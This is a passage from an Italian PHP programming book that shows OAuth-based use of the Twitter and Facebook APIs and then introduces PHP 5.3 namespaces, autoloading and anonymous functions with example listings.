Listato 4.16 Ricavare i dati aggiornati di Twitter in ordine sequenziale.

```

<?php

error_reporting(E_ALL ^ E_NOTICE);
require_once "twitter_oauth_signin.php";

$friends_timeline = $twitterOAuth->get( 'statuses/friends_timeline',
array( 'count' => 20 ) );
var_dump( $friends_timeline );
?>

```

Il Listato 4.17 visualizza ID e stato dei tweet più recenti.

Listato 4.17 Tweet più recenti e rispettivi ID.

```

<?php

error_reporting(E_ALL ^ E_NOTICE);
require_once "twitter_oauth_signin.php";

$tweets = $twitterOAuth->get( 'statuses/user_timeline' );
foreach ( $tweets as $t ) {
    echo $t->id_str . ":" . $t->text . "<br/>";
}
?>

```

Di seguito è riportato un esempio di output prodotto dall'esecuzione del Listato 4.17:

```

68367749604319232: 850,000,000,000 pennies for skype
68367690535940096: Da da da da dat, da da da da Jackie Wilson said
47708149972602880: Tuesday morning and feelin' fine
43065614708899840: Devendra Banhart - At the Hop http://bit.ly/sjMaa
39877487831957505: shine on you crazy diamond
39554975369658369: Excited to listen to new Radiohead and Fleet Foxes

```

```
soon : )
39552206701072384: writing a chapter...about twitter
```

Come si può cancellare un tweet da programma? È sufficiente indicare il valore ID e chiamare il metodo `POST statuses/destroy` dell'API di Twitter. L'ID del tweet deve essere impostato come stringa e non in formato numerico. Si consideri il Listato 4.18.

Listato 4.18 Eliminazione di uno stato.

```
<?php

error_reporting(E_ALL ^ E_NOTICE);
require_once "twitter_oauth_signin.php";

$tweet_id = "68367749604319232";
$result = $twitterOAuth->post( 'statuses/destroy',
    array( 'id' => $tweet_id )
);

if ( $result ) {
    if ( $result->error ) {
        echo "Error (ID #". $tweet_id . ")<br/>";
        echo $result->error;
    } else {
        echo "Deleting post: $tweet_id!";
    }
}
?>
```

Per aggiungere e rimuovere un'amicizia è necessario innanzitutto verificare che l'amicizia esista, poi la si può distruggere o crearne una nuova, come indicato nel Listato 4.19.

Listato 4.19 Creazione e cancellazione di amicizie.

```
<?php

error_reporting(E_ALL ^ E_NOTICE);
require_once "twitter_oauth_signin.php";

//ricava le informazioni necessarie
$user_info = $twitterOAuth->get( "account/verify_credentials" );

//verifica se siamo amici di Snoopy e, se così non è, crea l'amicizia.
if ( !$twitterOAuth->get( 'friendships/exists', array(
    'user_a' => $user_info->screen_name,
    'user_b' => 'peanutssnoopy' ) ) ) {
    echo 'You are NOT following Snoopy. Creating friendship!';
    $twitterOAuth->post( 'friendships/create', array( 'screen_name' =>
'Snoopy' ) );
}

//verifica se siamo amici di Garfield e, se così non è, crea l'amicizia.
```

```

if ( !$twitterOAuth->get( 'friendships/exists', array(
    'user_a' => $user_info->screen_name,
    'user_b' => 'garfield') ) ) {
    echo 'You are NOT following Garfield. Creating friendship!';
    $twitterOAuth->post( 'friendships/create', array( 'screen_name' =>
'Garfield' ) );
}

//verifica se siamo amici di Garfield e, in caso affermativo, cancella l'amicizia.
if ( $twitterOAuth->get( 'friendships/exists', array(
    'user_a' => $user_info->screen_name,
    'user_b' => 'garfield') ) ) {
    echo 'You are following Garfield. Destroying friendship!';
    $twitterOAuth->post( 'friendships/destroy', array( 'screen_name' =>
'garfield' ) );
}
?>

```

Nel Listato 4.19 la query `exists` è un metodo `GET`, mentre i comandi `destroy` e `create` sono metodi `POST`.

Facebook

La buona notizia è che lo sviluppo di applicazioni con l'API di Facebook è molto simile nella fase iniziale a quella dell'API di Twitter, poiché entrambe fanno riferimento al protocollo OAuth per l'autenticazione.

In primo luogo, collegatevi al sito

<http://www.facebook.com/developers/apps.php> e fate clic sul link *Set up a new app*. Verrà richiesto di verificare il vostro account tramite telefono cellulare o con una carta di credito (Figura 4.9). Questa operazione è diversa da quella prevista per Twitter, che esegue una verifica tramite e-mail.

NOTA

La richiesta di verifica non viene ripetuta nel caso in cui abbiate già effettuato questa operazione per Facebook con il telefono cellulare per un'altra funzionalità, che può riguardare per esempio i servizi mobili.



Figura 4.9 Richiesta di verifica con Facebook.

La procedura con cellulare comporta semplicemente di inviare un codice che è stato ricevuto come messaggio di testo e non richiede di fornire informazioni sulla carta di credito. Per questo motivo Danchilla suggerisce di adottare questa soluzione. A questo punto, scegliete il nome dell'applicazione. È interessante osservare che non potete inserire la parola "face" nella vostra applicazione senza il permesso di Facebook.

Analogamente allo sviluppo per Twitter, si ricevono le consumer key OAuth generate per la vostra applicazione.




Figura 4.10 Scelta del nome dell'applicazione e accettazione dei termini d'uso.




Figura 4.11 Informazioni e impostazioni relative all'applicazione.

NOTA

Dato che Facebook utilizza OAuth, è possibile inserire gli utenti nella tabella `oauth_users` che è stata costruita nel paragrafo dedicato a Twitter. L'unica impostazione da modificare è il passaggio di "facebook" come argomento di `$provider`.

A differenza di Twitter, Facebook ha un SDK ufficiale scritto in PHP, disponibile all'indirizzo <https://github.com/facebook/php-sdk/downloads> e costituito da un solo file, `facebook.php`. Per collegarsi a Facebook occorre una posizione di callback accessibile pubblicamente, come nel secondo esempio di connessione a Twitter. Dovete indicare l'URL del sito che utilizzerà l'applicazione. La posizione predefinita di callback coincide con l'URL corrente dello script in esecuzione.



Figura 4.12 Impostazioni del sito web.

Esiste anche la possibilità di creare una *canvas page* relativa all'applicazione. Le specifiche ufficiali di Facebook all'indirizzo <http://developers.facebook.com/docs/guides/canvas/> affermano che una canvas page è "... pressoché letteralmente una tela (*canvas*) bianca che in Facebook deve eseguire la vostra applicazione. Riempite la canvas page impostando un Canvas URL che contenga le istruzioni HTML, JavaScript e CSS che costituiscono la vostra applicazione".




Figura 4.13 Impostazioni della canvas page in Facebook Integration.

Anche se la canvas page nasce per essere associata a un'applicazione Facebook, può essere una qualsiasi pagina web. Nella Figura 4.14 il Canvas

URL coincide con la pagina di Apress dedicata all'edizione in lingua originale di questo libro.




Figura 4.14 Esempio di canvas page.

Ogni applicazione Facebook è associata a una pagina di profilo, che include link, suggerimenti, impostazioni e opzioni pubblicitarie.



Figura 4.15 La pagina di profilo relativa all'applicazione.

A tutto ciò si aggiungono operazioni che aiutano a impostare un'applicazione Facebook per iPhone o Android e per quantificare i crediti Facebook. Ora si può studiare un primo esempio di API, riportata nel Listato 4.20.

Listato 4.20 Script di login: login.php.

```

<?php

error_reporting(E_ALL ^ E_NOTICE);
require_once "facebook.php";

//crea un oggetto Facebook
$facebook = new Facebook( array(
    'appId' => 'YOUR_APP_ID',
    'secret' => 'YOUR_APP_SECRET'
) );

//la pagina di login è anche pagina di callback, pertanto verifichiamo
//se siamo stati autenticati
$facebook_session = $facebook->getSession();

if ( !empty( $facebook_session ) ) {
    try {

        //chiama l'API per le informazioni relative all'utente che ha
        effettuato il login
        $user_info = $facebook->api( '/me' );

        if ( !empty( $user_info ) ) {
            displayUserInfo( $user_info );
        } else {
            die( "There was an error." );
        }
    } catch ( Exception $e ) {
        print $e->getMessage();
    }
} else {
    //tenta di generare una sessione reindirizzando a questa pagina
    $login_url = $facebook->getLoginUrl();
    header( "Location: " . $login_url );
}

function displayUserInfo( $user_info ) {
    /* id, name, first_name, last_name, link, hometown,
       location, bio, quotes, gender, timezone, locale
       verified, updated_time */
    echo "Welcome <a href='{$user_info['link']}' rel='external'>" .
    $user_info['name'] . '</a>!<br/>';
    echo "Gender: ".$user_info['gender']."<br/>";
    echo "Hometown: ".$user_info['location']['name']."<br/>";
}

?>

```

Si può notare che l'autenticazione Facebook è ancora più efficiente di quella prevista per Twitter. L'esecuzione del Listato 4.20 porta a una pagina di richiesta di accesso simile a quella mostrata nella Figura 4.16.



Figura 4.16 Richiesta delle informazioni di base relative all’utente.

Quando l’utente fa clic su *Allow* si riceve istantaneamente una serie di informazioni che lo riguardano. La quantità esatta di questi dati dipende dalla policy di privacy adottata da Facebook, dalle impostazioni dell’utente e da altre forme di permesso. Una volta autorizzato l’accesso, lo script visualizza un output simile a quello che segue:

```
Welcome Brian Danchilla!
Gender: male
Hometown: Saskatoon, Saskatchewan
```

Aggiungere un link per il logout da Facebook

A seguito della chiamata di `displayUserInfo` nel Listato 4.20 si può aggiungere un link di logout, come indicato nel Listato 4.21.

Listato 4.21 Script di login modificato, `login2.php`, con callback di logout.

```
<?php

error_reporting(E_ALL ^ E_NOTICE);
require_once "facebook.php";

//crea un nuovo oggetto Facebook
$facebook = new Facebook( array(
    'appId' => 'YOUR_APP_ID',
    'secret' => 'YOUR_APP_SECRET'
) );

//la pagina di login page è anche pagina di callback, pertanto
//verifichiamo
//se siamo stati autenticati
$facebook_session = $facebook->getSession();

if ( !empty( $facebook_session ) ) {
    try {
```

```

//chiama l'API per le informazioni relative all'utente che ha
effettuato il login
$user_info = $facebook->api( '/me' );

if ( !empty( $user_info ) ) {
    displayUserInfo( $user_info );
    //modifica l'URL affinchè corrisponda alle impostazioni
dell'applicazione
    $logout_location = (string) html_entity_decode(
        $facebook->getLogoutUrl(
            array( 'next' => 'http://www.foobar.com/logout.php'
        ) ) );
    echo "<a href='". $logout_location . "'>Logout</a>";
} else {
    die( "There was an error." );
}
} catch ( Exception $e ) {
    print $e->getMessage();
}
} else {
    //tenta di generare una sessione reindirizzando a questa pagina
    $login_url = $facebook->getLoginUrl();
    header( "Location: " . $login_url );
}

function displayUserInfo( $user_info ) {
    /* id, name, first_name, last_name, link, hometown,
       location, bio, quotes, gender, timezone, locale
       verified, updated_time */
    echo "Welcome <a href='{$user_info['link']}' rel='external'>" .
        $user_info['name'] . '</a>!<br/>';
    echo "Gender: ".$user_info['gender']."<br/>";
    echo "Hometown: ".$user_info['location'][ 'name' ]."<br/>";
}
?>

```

Lo script ha passato il parametro '`next`', che fa riferimento alla posizione verso la quale Facebook reindirizza dopo aver eseguito il logout (Listato 4.22).

Listato 4.22 File `logout.php`.

```

<p>You are now logged out.<br/>
<a href="http://www.foobar.com/login.php">login</a></p>

```

Richiesta di permessi aggiuntivi

Ci sono molte altre cose che si possono fare con le API di Facebook, anche se alcune di queste richiedono ulteriori permessi da parte dell'utente. La richiesta di nuovi permessi viene passata in un array tramite la chiave

`req_perms` da inserire nell'URL di login. Il valore di `req_perms` è definito da un elenco di permessi separati da virgole.

```
$login_url = $facebook->getLoginUrl(  
    array( "req_perms" => "user_photos, user_relationshipships" )  
) ;
```



Figura 4.17 Richiesta di permessi aggiuntivi per l'utente.

A questo punto si può aggiungere la visualizzazione dello stato della relazione, inserendo l'istruzione indicata di seguito alla fine della funzione `displayUserInfo`:

```
echo $user_info['relationship_status'] . " ("  
. $user_info['significant_other']['name'] .")<br/>" ;
```

Welcome Brian Danchilla!
Gender: male
Hometown: Saskatoon, Saskatchewan
Engaged (Tressa Kirstein)

La funzione `getLoginUrl` prevede altri parametri che è bene considerare con attenzione:

- `next`: l'URL dove andare dopo un login riuscito;
- `cancel_url`: l'URL dove andare dopo aver cancellato l'utente;
- `display`: può valere “page” (default, pagina intera) oppure “popup”.

Graph API

Ogni oggetto di Facebook è reso disponibile dalla sua Graph API. I tipi di oggetti cui si può accedere sono Album, Application, Checkin, Comment, Docs, Domain, Event, FriendList, Group, Insights, Link, Message, Note,

Page, Photo, Post, Review, Status message, Subscription, Thread, User e Video.

NOTA

Per saperne di più sulla Graph API di Facebook consultate la pagina <http://developers.facebook.com/docs/reference/api/>.

A titolo di esempio di utilizzo di questa API, potete ottenere informazioni sull'utente Brian Danchilla tramite l'URL

<http://graph.facebook.com/brian.danchilla>, che visualizza in formato JSON l'output:

```
{  
    "id": "869710636",  
    "name": "Brian Danchilla",  
    "first_name": "Brian",  
    "last_name": "Danchilla",  
    "link": "http://www.facebook.com/brian.danchilla",  
    "username": "brian.danchilla",  
    "gender": "male",  
    "locale": "en_US"  
}
```

Alcune aree sicure dell'API Graph richiedono l'inserimento di un token di accesso. Un esempio di URL che richiede un token di accesso è

<http://graph.facebook.com/me>, che in mancanza di questo visualizza l'output:

```
{  
    "error": {  
        "type": "OAuthException",  
        "message": "An active access token must be used to query  
information about the current user."  
    }  
}
```

Ricerca di album e foto

L'ultimo esempio di questo capitolo visualizza gli album fotografici di Facebook con una copertina, il nome dell'album e il numero di foto. Si può partire dal Listato 4.21 e sostituire la riga `displayUserInfo($user_info);` con `displayAlbums();`. A questo punto occorre impostare la funzione `displayAlbums`, come illustrato nel Listato 4.23.

Listato 4.23 Metodo per visualizzare gli album di Facebook.

```
function displayAlbums( Facebook $facebook ) {  
    $albums = $facebook->api( '/me/albums?access_token=' .  
    $facebook_session['access_token'] );  
    $i = 0;
```

```

print "<table>";
foreach ( $albums["data"] as $a ) {
    if ( $i == 0 ) {
        print "<tr>";
    }
    //ricava la foto di copertina
    $photo = $facebook->api( $a['cover_photo'] . '?access_token=' .
                                $facebook_session['access_token']);
    print "<td>";
    print "<img src='" . $photo["picture"] . "'/><br/>";
    print $a["name"] . " (" . $a["count"] . " photos)<br/>";
    print "</td>";
    ++$i;
    if ( $i == 5 ) {
        print "</tr>";
        $i = 0;
    }
}
print "</table>";
}

```

Nel Listato 4.23 si passa un oggetto `$facebook` al metodo `displayAlbums`. Si fornisce il token di accesso e si ricavano tutti gli album corrispondenti, poi si esegue un ciclo sui risultati ottenuti e si inizia a visualizzare le informazioni relative all'album compilando una tabella costruita su cinque colonne. I dati di identificazione di `cover_photo` si ricavano da una seconda chiamata dell'API che fornisce i dettagli della foto con la stessa chiave di identificazione.



Figura 4.18 Esempio di un output di album generato con il Listato 4.23.

Riepilogo

In questo capitolo è stato spiegata la procedura di autenticazione prevista dal protocollo OAuth, da impiegare con le API di Twitter e di Facebook. Il modo migliore per conoscere una nuova API consiste nel provare a utilizzarla. Chi sviluppa applicazioni non deve conoscere tutte le caratteristiche di un'API; è sufficiente che sappia usare la parti che riguardano il lavoro che deve svolgere e approfondire le sue conoscenze quando necessario. In ambiente di sviluppo non si devono temere gli errori che non fanno funzionare un certo codice al primo tentativo.

Lo sviluppo dei social media è ormai inarrestabile ed è meno critico di altri settori della programmazione informatica. Ciò non significa comunque che sia un lavoro semplice. Dovete sempre essere pronti a conoscere nuove tecniche, nuove librerie e le API più aggiornate.

Uno dei motivi principali del successo dei social media è che sono affascinanti e coinvolgenti. In altre parole, le persone si divertono a utilizzarli. Chi sviluppa applicazioni in questo settore ha pertanto l'opportunità di sperimentare una passione stimolante grazie al proprio lavoro.

PHP all'ultima moda

Questo capitolo introduce le nuove funzionalità di PHP 5.3, che includono i namespace, le closure, il nuovo formato testo chiamato nowdoc e l'istruzione `goto`. Questa ultima novità è una specie di reminiscenza dal passato, tanto disdegnata quanto lo era quando i primi linguaggi di programmazione, per esempio Pascal, iniziavano ad avere successo tra i programmatore. L'impiego regolare dell'istruzione `goto` è tuttora mal visto, e qualche programmatore lo considera perfino un peccato mortale. La controversia ebbe inizio con la lettera “Go To Statement Considered Harmful” (Edsger Dijkstra, 1968); da allora l'istruzione `goto` continua a essere guardata con sospetto. Ad ogni modo, avere a disposizione una certa opzione non è mai una cosa negativa. La programmazione non è una religione e l'obiettivo di tutti è comunque la semplicità, la chiarezza e l'efficienza. Se l'istruzione `goto` può aiutare i programmatore a perseguire questo obiettivo, ben venga.

L'istruzione `goto`, per quanto controversa, non è la più importante tra le nuove funzionalità di PHP 5.3, che è al momento costituita dai namespace. È fondamentale anche conoscere le funzioni anonymous, note con il nome di *closure* o funzioni lambda, che consentono di attivare un gran numero di nuovi metodi di programmazione senza contaminare il namespace globale.

Esiste poi un nuovo formato di documento, nowdoc, simile a heredoc ma che si rivela più versatile in determinate situazioni. PHP 5.3 è anche la prima versione che include la libreria SPL (*Standard PHP Library*) come parte integrante del linguaggio. Nelle versioni precedenti la libreria SPL era disponibile come estensione. Infine, ma non meno importante, occorre studiare gli archivi PHP, noti come *phar*, che consentono agli utenti di creare file simili agli archivi JAR in Java, per contenere un'intera applicazione.

Namespace

I namespace sono una caratteristica standard di molti linguaggi di programmazione. Il problema risolto dai namespace è presto detto: uno dei metodi più utilizzati per la comunicazione tra diversi sottoprogrammi è costituito dalla trasmissione di variabili globali e molte librerie di programmi includono variabili globali che sono impiegate da una grande quantità di routine diverse tra loro. Non appena il linguaggio cresce e aumenta il numero di librerie, aumenta esponenzialmente anche la possibilità di avere nomi di variabili in conflitto tra loro. I namespace consentono di dividere in compartimenti il namespace globale e di evitare i conflitti tra i nomi delle variabili, situazioni che possono provocare bug strani e imprevedibili. PHP non aveva i namespace fino alla versione 5.3. L'esigenza dei namespace crebbe a causa della crescita stessa del linguaggio di programmazione. I namespace sono oggetti di sintassi che includono classi, funzioni o costanti, sono ordinati in modo gerarchico e ammettono la presenza di sottonamespace.

La loro sintassi è molto semplice e intuitiva. Il Listato 5.1 si compone di tre file che illustrano la definizione e l'utilizzo dei namespace. Il primo file, `domestic.php`, definisce la classe `animal` e inizializza le sue istanze con il valore `dog`. Anche il secondo file, `wild.php`, definisce la stessa classe `animal`, questa volta nel namespace `wild`, e inizializza le sue istanze con la stringa `tiger`. Infine, il file `script5.1.php` mostra come utilizzare i namespace.

Listato 5.1 Utilizzo di namespace.

```
<!-- domestic.php -->
<?php
class animal {
    function __construct() {
        $this->type='dog';
    }
    function get_type() {
        return($this->type);
    }
}
?>

<!-- wild.php -->
<?php
namespace wild;
class animal {
    function __construct() {
        $this->type='tiger';
    }
    function get_type() {
        return($this->type);
    }
}
```

```

}

?>

<!-- script5.1.php -->
#!/usr/bin/env php
<?php
require_once 'domestic.php';
require_once 'wild.php';
    $a=new animal();
    printf("%s\n",$a->get_type());
    $b=new wild\animal();
    printf("%s\n",$b->get_type());
    use wild\animal as beast;
    $c=new beast();
    printf("%s\n",$c->get_type());
?>

```

L'esecuzione degli script produce i risultati attesi:

```

./script5.1.php
dog
tiger
tiger

```

Il namespace `wild` è definito nel file `wild.php`. In assenza di namespace, questa classe produrrebbe un risultato completamente differente. Dopo aver introdotto un namespace, è possibile indirizzare una classe solo adottando la convenzione `namespace\classe`. Si può anche importare il namespace in uno spazio locale tramite l'istruzione `use` e stabilire un alias che abbia un nome più significativo. I namespace definiscono blocchi di istruzioni. Se in un file esiste più di un namespace, il suo nome deve essere racchiuso tra parentesi graffe, come nel Listato 5.2.

Listato 5.2 Un file con più namespace.

```

<!-- animals.php -->
<?php
namespace animal\wild {
    class animal {
        static function whereami() { print __NAMESPACE__."\n"; }
        function __construct() {
            $this->type='tiger';
        }
        function get_type() {
            return($this->type);
        }
    }
}

namespace animal\domestic {
    class animal {
        function __construct() {
            $this->type='dog';
        }
}

```

```

        function get_type() {
            return($this->type);
        }
    }
?>

```

Nello script si possono notare anche i sottonamespace, separati dal carattere \. È presente inoltre una costante __NAMESPACE__ che contiene il nome del namespace corrente ed è molto simile ad altre costanti specifiche di PHP, per esempio __FILE__ oppure __CLASS__. Il Listato 5.3 mostra il suo utilizzo in uno script.

Listato 5.3 Utilizzo di sottonamespace in uno script.

```

<?php
require_once'animals.php';
use \animal\wild\animal as beast;
$c=new beast();
printf("%s\n",$c->get_type());
beast::whereami();
?>

```

La funzione `whereami` è di tipo statico, pertanto può essere chiamata solo nel contesto classe e non nel contesto oggetto. La sintassi per chiamare una funzione nel contesto classe è `class::function($arg)`; non sono legate a un particolare oggetto e pertanto si dicono “nel contesto classe”.

La classe `\animal\wild\animal` ha un alias `beast` e i suoi nomi sono stati importati nel namespace locale. Operazioni quali le chiamate di funzioni classe sono ammesse anche nei namespace importati.

Esiste inoltre un namespace globale predefinito, del quale fanno parte tutte le funzioni normali. Una funzione `\phpversion` è esattamente equivalente alla funzione `phpversion` priva del prefisso \, come nell'esempio che segue:

```

php -r 'print \phpversion()."\\n";'
5.3.3

```

Anche se non è mai una buona idea creare una versione locale delle funzioni predefinite, l'inserimento del prefisso \ nel nome di una funzione chiarisce che la versione che si sta chiamando appartiene al namespace globale e non a quello locale.

Namespace e autoloading

Nei capitoli precedenti si è visto che la funzione `__autoload` consente di caricare le classi in un programma. In altre parole, aiuta a rendere automatica la direttiva `require_once` del Listato 5.3.

In sintesi, si può affermare che la funzione di autoloading si presenta come segue:

```
function __autoload($class) {  
    require_once "$class.php";  
}
```

Nel caso in cui la classe in questione contiene namespace, il percorso completo va passato alla funzione `__autoload`. Si può modificare il Listato 5.3 come segue:

```
<?php  
  
function __autoload($class) {  
  
    print "$class\n";  
  
    exit(0);  
  
}  
  
use animal\wild\animal as beast;  
  
$c=new beast();  
  
printf("%s\n", $c->get_type());  
  
beast::whereami();  
  
?>
```

L'esecuzione di questo script visualizza il percorso completo:

```
animal\wild\animal
```

L'impiego di namespace in combinazione con l'autoloading implica lo sviluppo di una gerarchia delle directory, la sostituzione del carattere \ con il carattere / e l'inclusione del file. La sostituzione dei caratteri può essere eseguita con la funzione `str_replace` oppure `preg_replace`. Nel caso di semplici sostituzioni come quella dell'esempio, la funzione `str_replace` è più comoda di `preg_replace`.

Considerazioni finali sui namespace

I namespace sono contenitori astratti creati per impostare un raggruppamento logico dei nomi di oggetti. Sono strumenti tipici anche di altri linguaggi, dove prendono il nome di package o moduli. Gli script diventano di giorno in giorno sempre più complessi ed è sempre più difficile inventare nuovi identificatori significativi. Gli esempi precedenti hanno preso in considerazione due classi, entrambe chiamate `animal`, una convenzione che implica automaticamente la presenza di conflitti che a loro volta provocheranno bug in fase di esecuzione. Grazie ai namespace siamo sempre in grado di fare riferimento alla classe corretta e perfino di impostare alias con un nuovo nome più comodo, ove necessario.

I namespace sono una novità, almeno in PHP; sono ancora pochi i package software (librerie PHP aggiuntive) che li utilizzano, nonostante siano fondamentali e costituiscano uno strumento molto apprezzato. Non c'è dubbio che li troverete molto utili.

Funzioni anonime (closure)

Non si tratta di una nuova caratteristica del linguaggio, poiché è disponibile a partire da PHP 4.0.1, ma la sintassi è diventata molto più raffinata. Nelle versioni precedenti di PHP era già possibile creare una funzione anonima tramite il metodo predefinito `create_function`. Le funzioni anonime sono in genere molto brevi e sono impiegate come routine di callback da altre funzioni. Di seguito è riportato un semplice script che esegue la somma dei valori di un array con la funzione predefinita `array_reduce`. Le funzioni `array_map` e `array_reduce` sono implementazioni PHP dell'algoritmo MapReduce di Google. La funzione `array_reduce` è chiamata in modo ricorsivo per produrre un solo valore di output.

La sintassi di `array_reduce` è molto semplice:

`array_reduce($array, callback_function)`. La funzione di callback ha due argomenti: il primo dipende dall'iterazione precedente, il secondo è l'elemento corrente dell'array. Il Listato 5.4 mostra le istruzioni dello script.

Listato 5.4 La funzione `array_reduce`.

```
<?php
$y = 0;
$arr = range(1, 100);

// $sum=create_function('$x,$y','return($x+$y);');
$sum = function ($x, $y) {
```

```

    return ($x + $y);
};

$sigma = array_reduce($arr, $sum);
print "$sigma\n";
?>

```

La funzione anonima è creata e memorizzata nella variabile `$sum`. Usare la parte commentata è il vecchio metodo per svolgere queste operazioni tramite la funzione `create_function`. Il nuovo metodo è molto più raffinato. Entrambe le tecniche funzionano allo stesso modo e producono lo stesso output.

Le funzioni anonime possono anche essere riportate da una funzione come valore. Le regole PHP di visibilità escludono che una variabile con scope esterno possa essere vista all'interno; ciò significa che la funzione interna non può accedere agli argomenti della funzione esterna. Occorre impostare una variabile globale affinché la funzione interna possa accedere alla funzione che restituisce il valore esternamente. Ecco l'aspetto che avranno:

```

function func($a) {
    global $y;
    $y = $a;
    return function ($x) {
        global $y;
        return $y + $x;
    };
}

```

Questo script restituisce una funzione anonima che dipende da una variabile globale. Il termine *closure* deriva da Perl e identifica regole diverse di scope che consentono differenti utilizzi. In PHP le closure sono sostanzialmente impiegate per creare piccole funzioni di callback e per evitare di sprecare un nome globale oppure qualcosa che non è del tutto necessario. Questa tecnica di creazione delle funzioni anonime non è affatto nuova, ma è diventata più raffinata da un punto di vista sintattico.

Nowdoc

